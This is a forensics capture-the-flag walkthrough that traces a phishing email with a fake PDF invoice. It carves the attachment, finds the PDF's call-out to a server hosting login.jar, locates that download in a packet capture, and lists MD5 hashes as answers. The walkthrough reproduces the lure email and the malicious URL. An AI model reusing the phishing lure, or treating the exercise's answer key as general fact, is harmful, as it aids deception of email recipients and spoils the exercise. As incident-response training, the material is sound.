1534886896	8/23/2018 11:58 PM	File	2 KB
1534887908	8/23/2018 11:58 PM	File	48 KB
1534888441	8/23/2018 11:58 PM	File	2 KB
1535048500	8/23/2018 11:58 PM	File	8,647 KB
1535048595	8/23/2018 11:58 PM	File	1 KB
1535048839	8/23/2018 11:58 PM	File	1 KB
1535049232	8/23/2018 11:58 PM	File	2 KB

Notice a file named **TCinc_invoice.pdf** attached to the email.


```
--=_d39e727b93e8445463c738e317084698
Content-Transfer-Encoding: 7bit
Content-Type: text/plain; charset=US-ASCII;
 format=flowed

Hi alabank,

Kindly view your new updated invoice. It new better view now.
This in
regards to invoice 1201-19219-129

Jimmy,
Trash Computers
Marketing Division
--=_d39e727b93e8445463c738e317084698
Content-Transfer-Encoding: base64
Content-Type: application/pdf;
 name=TCinc_Invoice.pdf
Content-Disposition: attachment;
 filename=TCinc_Invoice.pdf;
 size=34776

JVBERi0xLjcNCiWhs8XXDQoxIDAgb2JqDQo8PC9BY3JvRm9ybSAxMSAwIFIgL1BhZ
2VzIDIgMCBS
IC9UeXBlL0NhdGFsb2cvTWV0YWRhdGEgNTMgMCBSID4
+DQplbmRvYmoNCjQgMCBvYmoNCjw8L1Jl
c291cmNlcyA3IDAgUiAvTWVkaWFCb3hbIDAgMCAzNzYuNSA0ODguMjVdL1R5cGUvU
GFnZS9QYXJl
```

Use the tool, **carve.py**.


Open the command line. Use the following commands: first `cd Desktop\Artifacts\smtp` , and then to carve the PDF `carve.py alabank\1534886499` and select the part of the correct part of the email, 2.


```
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\tracerfire>cd Desktop\Artifacts\smtp

C:\Users\tracerfire\Desktop\Artifacts\smtp>carve.py alabank\1534886499
[+] Email part ID 0: None
==> Content Type: multipart/mixed

[+] Email part ID 1: None
==> Content Length in bytes: 160
==> Content Type: text/plain

[+] Email part ID 2: TCinc_Invoice.pdf
==> Content Length in bytes: 34776
==> Content Type: application/pdf

Enter the part ID of the email part you would like to carve: 2
Dumping email part ID 2 with filename TCinc_Invoice.pdf...
Successfully dumped file TCinc_Invoice.pdf
```

The file is then dumped into the smtp folder.



Open the file using **Acrobat Reader DC**, click **confirm** on the PDF and it will ask permission to go to the URL **http:/12.33.55.12/**, then click **cancel**.


TCinc_Invoice.pdf - Adobe Acrobat Reader DC
File Edit View Window Help
Home Tools
TCinc_Invoice.pdf
1 / 1
127%
Secure Document
Login to View
Confirm
Cancel




Due to the info gained above, the PDF was attempting to reach out and login to http:/12.33.55.12. It is assumed that Amaya may have attempted to login so that she could view the invoice. This would be visible in the network traffic.


Go to **Artifacts/pcaps**, find the pcap file that is close to the time of the email with the second PDF **"1534886499" - August 21st at 14:21**.

```
Return-Path: <trashyourcomputers@tcinc.com>
Delivered-To: alabank@orko.net
Received: from mail.nimbus.net (unknown [52.95.251.10])
      by mail.orko.net (Postfix) with ESMTPS id 7CF2717E82A
      for <alabank@orko.net>; Tue, 21 Aug 2018 14:21:39 -0700
(PDT)
Received: from _ (localhost [127.0.0.1])
      by mail.nimbus.net (Postfix) with ESMTPSA id 1FDC5181DF7
      for <alabank@orko.net>; Tue, 21 Aug 2018 17:20:13 -0400
(EDT)
MIME-Version: 1.0
Content-Type: multipart/mixed;
 boundary="= d39e727b93e8445463c738e317084698"
```


Open the related pcap file in WireShark, **2018-08-21-12-18-14.pcap**.



Filter the packets by the IP address found earlier and by the http protocol: **ip.addr == 12.33.55.12 && http**. The filter displays three different GET requests, it is assumed that the file of interest is probably **login.jar** or packet **76214** due to the prompt for login in the pdf.



Click on packet **76214** and click the Hypertext Transfer Protocol drop down. Notice that the request URI is [http://12.33.55.12/login.jar (http://12.33.55.12/login.jar)](http://12.33.55.12/login.jar)




Answer: [http://12.33.55.12/login.jar (http://12.33.55.12/login.jar)](http://12.33.55.12/login.jar)

Tartalo 4

What is the md5sum of the first PDF sent from Trash Your Computers Inc.?

Solution:

Locate the PDF from Tartalo 2, **TCinc_Invoice_20170-4072-00.pdf**.



Use Powershell to get the md5sum for **TCinc_Invoice_20170-4072-00.pdf**. `get-filehash [directory] -algorithm md5`


Answer: e20ff8395929fd5cf6b8a8417951cc56

Tartalo 5

A second email with another PDF was sent soon after the first one. What is the md5sum of the second PDF sent from Trash Your Computers Inc.?

Solution:

Referencing back to Tartalo 3, the second PDF resides in **1534886499**. Since the file **TCinc_invoice.pdf** was already carved out in Tartalo 3, the Powershell command `get-filehash [directory] -algorithm md5` can be used again.




Answer: 3955fdd379c2d4612b47e5819bdafe0b

Tartalo 6


What is the md5sum of the file downloaded when Amaya clicked on the link in the PDF?

Solution:


In Tartalo 3, pcap file **2018-08-21-12-18-14.pcap** was investigated in WireShark. Use this pcap again and filter by IP and the http protocol with the following command: **ip.addr == 12.33.55.12 && http**. From Tartalo 3, the packet of interest is **76214**.



In WireShark, go to **file>export objects>http**.



Search for login.jar in the find bar and locate the file with packet number **76214** and save the file associated with it.



Again, use the Powershell command `get-filehash [directory] -algorithm md5` on the login.jar file.

